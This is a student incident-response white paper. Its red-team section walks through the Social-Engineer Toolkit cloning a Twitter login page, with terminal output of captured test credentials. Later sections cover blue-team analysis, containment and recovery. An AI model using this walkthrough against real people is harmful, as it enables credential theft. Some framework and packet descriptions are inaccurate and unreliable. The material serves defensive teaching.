

White paper

Aditya Aravind Medepalli

CYBR-5220-22 Incident Response and Mitigation

Saint Louis University

December 16th, 2022

TABLE OF CONTENTS

1. EXECUTIVE SUMMARY

2. ATTACK FROM THE OUTSIDE OF THE ORGANIZATION(RED TEAM SCENARIO)

3. IMPLEMENTATION OF RESOURCES:

4. PREPARATION

4.1. Scope Definition and Requirements Gathering

4.2. Risk Assessment

4.3. Attack Vector Identification

4.4. Vulnerability Identification

5. IDENTIFICATION

5.1. Asset Identification

5.2. Threat Identification

6. CONTAINMENT

6.1. Purpose and scope

7. ERADICATION

7.1. Short Term Remediation

7.2. Long Term Remediation

7.3. Verifying Malicious Activity Removal

7.4. Logging & Monitoring

8. RECOVERY

8.1. System Recovery

8.2. Data Recovery:

8.3. Security Remediation

9. CLAIMS AND NOTIFICATIONS

EXECUTIVE SUMMARY:

This executive summary describes how to use the Social Engineering Toolkit (SETCredential)'s harvesting feature for incident response and mitigation. An open-source program called SET is made to assist penetration testers and security experts in carrying out social engineering assaults. Through phishing, credential harvesters, and other forms of social engineering, it enables attackers to gather credentials from victims. Attackers can gather a wide range of credentials, including identities, passwords, credit card numbers, and other identifying data, by employing SET.


In this white paper, an attacker is attempting to access a system by performing a credential harvesting assault using the Social Engineering Toolkit. A malicious website imitating a legal website will be created by the attacker, and it will ask the user for their account and password. The attacker will have access to the system after the user enters their credentials. In order to lessen the impact of this attack, the system should have the proper incident response and mitigation procedures in place, such as two-factor authentication, strong password rules, and frequent security audits.

In recent years, social engineering cases have steadily increased, posing a threat to organizations of all kinds. An analysis of current data suggests that social engineering accounts for about 30% of all security issues. This percentage is anticipated to increase further as attackers develop more sophisticated strategies for controlling and taking advantage of victims. Since social engineering does not require technical expertise to carry out, it is a common strategy employed by attackers to access resources and sensitive data. Organizations must be aware of this issue and take the appropriate precautions to safeguard themselves, such as training staff members to spot and fend off social engineering attempts.


ATTACK FROM THE OUTSIDE OF THE ORGANIZATION(RED TEAM SCENARIO)

- Attack type - Phishing
- Source - Twitter Login Page
- Feature - Credential Harvesting
- Details - Email : wepov37490@klblogs.com

Password : examplepassworddatest

- Attack status : Successful 

A website login page would be copied during this attack. This applies to all login pages and generates a phishing link that connects to the system. In most cases, this provides the attacker with the login information needed to access the user accounts.



```
File Actions Edit View Help

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

----- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -----
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.89]:192.168.1.89

**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
```

(fig: 1)

Any login page url could be entered and quickly duplicated by using the "Site cloner" option.

The machine used by the attacker to receive the information, 192.168.1.89, has the

Harvester/Tabnabbing IP address enabled.

```
estipix@parrot: ~/Desktop
File Actions Edit View Help

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.250 - - [11/Nov/2022 21:50:11] "GET / HTTP/1.1" 200 -
192.168.1.250 - - [11/Nov/2022 21:50:11] "GET /opensearch.xml HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=wepov37490@klblogs.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=examplepassworddatest
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.250 - - [11/Nov/2022 21:50:17] "POST /sessions HTTP/1.1" 302 -
```

(fig: 1.2)


The assault is carried out in this location, and the victim receives the phishing link. Here, the victim used the login page and provided the information. Since the attacker set up a harvester IP to collect the information, the information has returned to the attacker.

A Kali Linux system is used to carry out the attack. The command line interface is used for all operations on this Debian-based operating system for penetration testing (Terminal).

In the attack scenario, the following tools are used:

- 1) Social engineering toolkit
- 2) Wireshark

IMPLEMENTATION OF RESOURCES:



A thorough system for studying and defending against social engineering attacks on businesses is the SANS framework. Five essential steps make up the framework: identify, analyze, plan, act, and monitor. The blue team will examine a social engineering attack on the corporation using the SANS methodology.

The blue team will first determine the assault vector and the risks it poses. This process entails gathering and analyzing information about the attack's type, its origin, and any security flaws that may have been exploited.

The blue team will then review the attack. In order to assess the consequences of the attack, this step entails evaluating the risks involved and analyzing the data.

Thirdly, the blue team will prepare a counterattack. This step entails creating a plan of action to mitigate the assault and creating protocols to stop such attacks in the future.

The blue team will thereafter take action. Executing the remedial plan and putting policies in place to stop such attacks in the future are included in this step.

The blue team will then keep an eye on the company for any post-attack actions. This step entails keeping an eye on the business for any signs of compromise and any unusual behavior.

PREPARATION:

1. Scope Definition and Requirements Gathering -

Cyberattacks on a company that employ human contact to get sensitive information or trick people into disclosing sensitive information are referred to as "social engineering" attacks.

Attackers may employ a number of strategies, including phishing, harmful links, and pretexting, to persuade victims into disclosing their login information or other sensitive data. By making friends with employees on social media and taking advantage of their confidence, attackers can also utilize these platforms to get information.

2. Risk Assessment -

Upon establishing the company, members and groups are most likely to be impacted by a social engineering attack. This entails examining the organization's access control and security policies as well as the technical proficiency of its users.

3. Attack Vector Identification -

recognizing the possible dangers that may result from a social engineering attack, such as phishing emails, dangerous websites, malware, and other harmful software.

We observed a phishing link sent to the employee that resulted in a breach.

4. Vulnerability Identification -


Numerous techniques, including network scans, vulnerability scans, manual reviews, and others, can be used to accomplish this. A network administrator has employed a vulnerability scanner to find open ports and services that attackers might use against them. Additionally, they have manually analyzed the system logs to look for unusual activities. Additionally, they could review system setups for any potential exploitable misconfigurations. By completing these steps, the administrator has discovered and remediated any security flaws before they are exploited.

IDENTIFICATION:

Here we can observe and determine the possible threats and weaknesses in the network and evaluate the network's present security posture.

Asset Identification -

The asset identification shows us the information for different equipment. Here we have obtained information including serial numbers, barcodes, QR codes, RFID tags, and asset tags. Here this includes gaining personal information such as email, acquiring contact information. The target also exploited vulnerabilities to gain access to the data.



Threat Identification:

We have experienced a number of different threats and vulnerabilities in the system. Here we can find the target has used many different strategies to gain momentum to breach the network, such as:

1. Phishing emails: Emails that appear to be from a legitimate source, such as a bank or a company, but are actually malicious attempts to collect personal information.

The connections have a lot of transmissions where, the IP addresses from source to destination which are present for a valid amount of time are -

- 192.168.1.89
- 192.168.1.250

The command for the wireshark, “ ip.dst == 192.168.1.89,” gives out a filter for the data. which provides us with all the destination connections for the IP 192.168.1.89.

PACKET	DIRECTION	DESCRIPTION
25	192.168.1.250 -> 192.168.1.89	HTTP/1.1 is the most recent version. This runs on top of the TCP/IP suite.
84	Chongquin -> Broadcast	The packet is regarded as broadcast traffic because it is meant for every station in the network. The ARP protocol typically uses something like this.
95	192.168.1.250 -> 192.168.1.89	This gives details on the post-session. This has identified a login attempt from a user on a fake page.
103	192.168.1.250 -> 192.168.1.89	Here, the TCP session is ended. The packet concludes the same session with a RST (reset) message after acknowledging the previous packet in the data stream.

TCP session has ended at this point. After recognizing the prior packet in the data stream, the packet ends the same session with a RST (reset) message.

The neighbor solicitation message is delivered through the stream to determine a neighbor's link layer location or to determine whether the neighbor is available or not. This can also be seen in the given pcap file. Information is provided by the packets 1, 2, 4, 6, and 7 using Wireshark.


CONTAINMENT:

Purpose: The aim of the containment stage is to reduce the damage caused by the event and prevent the spread of malicious behavior in the future.

Scope: The containment stage's scope entails locating the impacted systems, cutting them off from the network, and minimizing any additional harm.

1. Identifying the affected system: Here we can observe the affected system to be a windows host(ip addr: **192.168.1.250**).
2. Isolate systems: The system is compromised and is isolated from the rest of the network.
3. Mitigation: Here the system is taken down and credentials are reset with the help of a VPN. This can be done by disconnecting the system from the network or shutting down the system..
4. Major Findings: One of the major findings in this scenario is the packet capture for the line - 95.

To reduce the risk of future assaults, including modifications to policies and procedures, personnel training, and technological advancements. You should also look into the occurrence more in order to identify its underlying causes and take precautions against future attacks of the same nature.



Here we can find the exploit that was successful in gaining access to the credentials.

ERADICATION:

Objective: The eradication stage's goals are to completely eliminate the threat that gave rise to the event and to improve the organization's overall security in order to avert future occurrences of incidents of this nature.

Short Term Remediation:

First, they should educate their staff on the signs of social engineering attacks and the importance of not providing any personal or business information when contacted by an untrusted source. They should also implement two-factor authentication on all accounts and systems, and ensure that all passwords are strong and regularly changed.

Additionally, they should implement a policy that requires all emails sent from the company to be encrypted and scanned for malicious content. Finally, they should monitor all user activity for unusual behavior and investigate any suspicious activity as soon as possible.

Long Term Remediation:

A thorough strategy that tackles both the technical and human aspects of the assault should be used for long-term fixups to defend against a social engineering attack.

Technically, businesses should spend money on security programs that can identify and prevent the usage of harmful emails, websites, and other content that could be exploited in social engineering attacks. Organizations should also make sure that all users are conscious of the risks and take the appropriate precautions, such as refraining from clicking on dubious links and emails, applying updates often, and using strong passwords.

1. Verifying Malicious Activity Removal:

This entails running a complete system scan to find any malicious programs that may still be there as well as any malicious operations that might have been carried out on the system. Unplugging the system from any outside networks and services is also a part of the procedure to stop any future malicious activity. The harmful actions and code can be eliminated and confirmed as such after the system is disconnected. The system is then fully backed up and thoroughly scanned to make sure there is no malicious activity on the system.

2. Logging & Monitoring:

Logging is the practice of recording activities and events on a system so that you have a record of them to consult later if necessary. Observing and evaluating the events that are noted in the logs is the process of monitoring. Administrators can quickly identify and

address security threats by doing this. Furthermore, effective log management can contribute to ensuring that the system is safe and complies with laws and industry standards. Monitoring and logging also aid in spotting suspicious activities and enable administrators to take appropriate corrective action.

RECOVERY:

Overview:

Returning the organization's systems and services to a secure and functional state is the goal of the recovery stage. Activities including system recovery, backup and recovery, and security repair are a part of this stage.

1. System Recovery:

Recovering system images, reinstalling applications, and adjusting system settings are all examples of system recovery procedures. Restoring the system to a functional condition that satisfies the organization's safety and functionality criteria is the aim of system recovery.

2. Data Recovery:

Recovering lost or damaged data, restoring backed-up data, and regaining access to data are all examples of data recovery tasks. Data recovery aims to ensure that all essential data is accessible to the business and that it is in a safe and usable shape.

3. Security Remediation:

Remedial security measures include patching, updating, and hardening of systems. Assuring that all systems are secure and in compliance with an organization's safety policies and best practices is the aim of security remediation.

CLAIMS AND NOTIFICATIONS:

A claim must be submitted to our cyber insurance company in the case of a social engineering attack on our business. Information about the precise attack, the attack's date, any losses or damages, and any harmful programs or malware used to carry out the attack should all be included in the claim. Additionally, because social engineering assaults can have detrimental effects on our company, we must notify our cyber insurance provider of a breach. We can make sure we have the required protection in the event of any upcoming threats by informing our provider.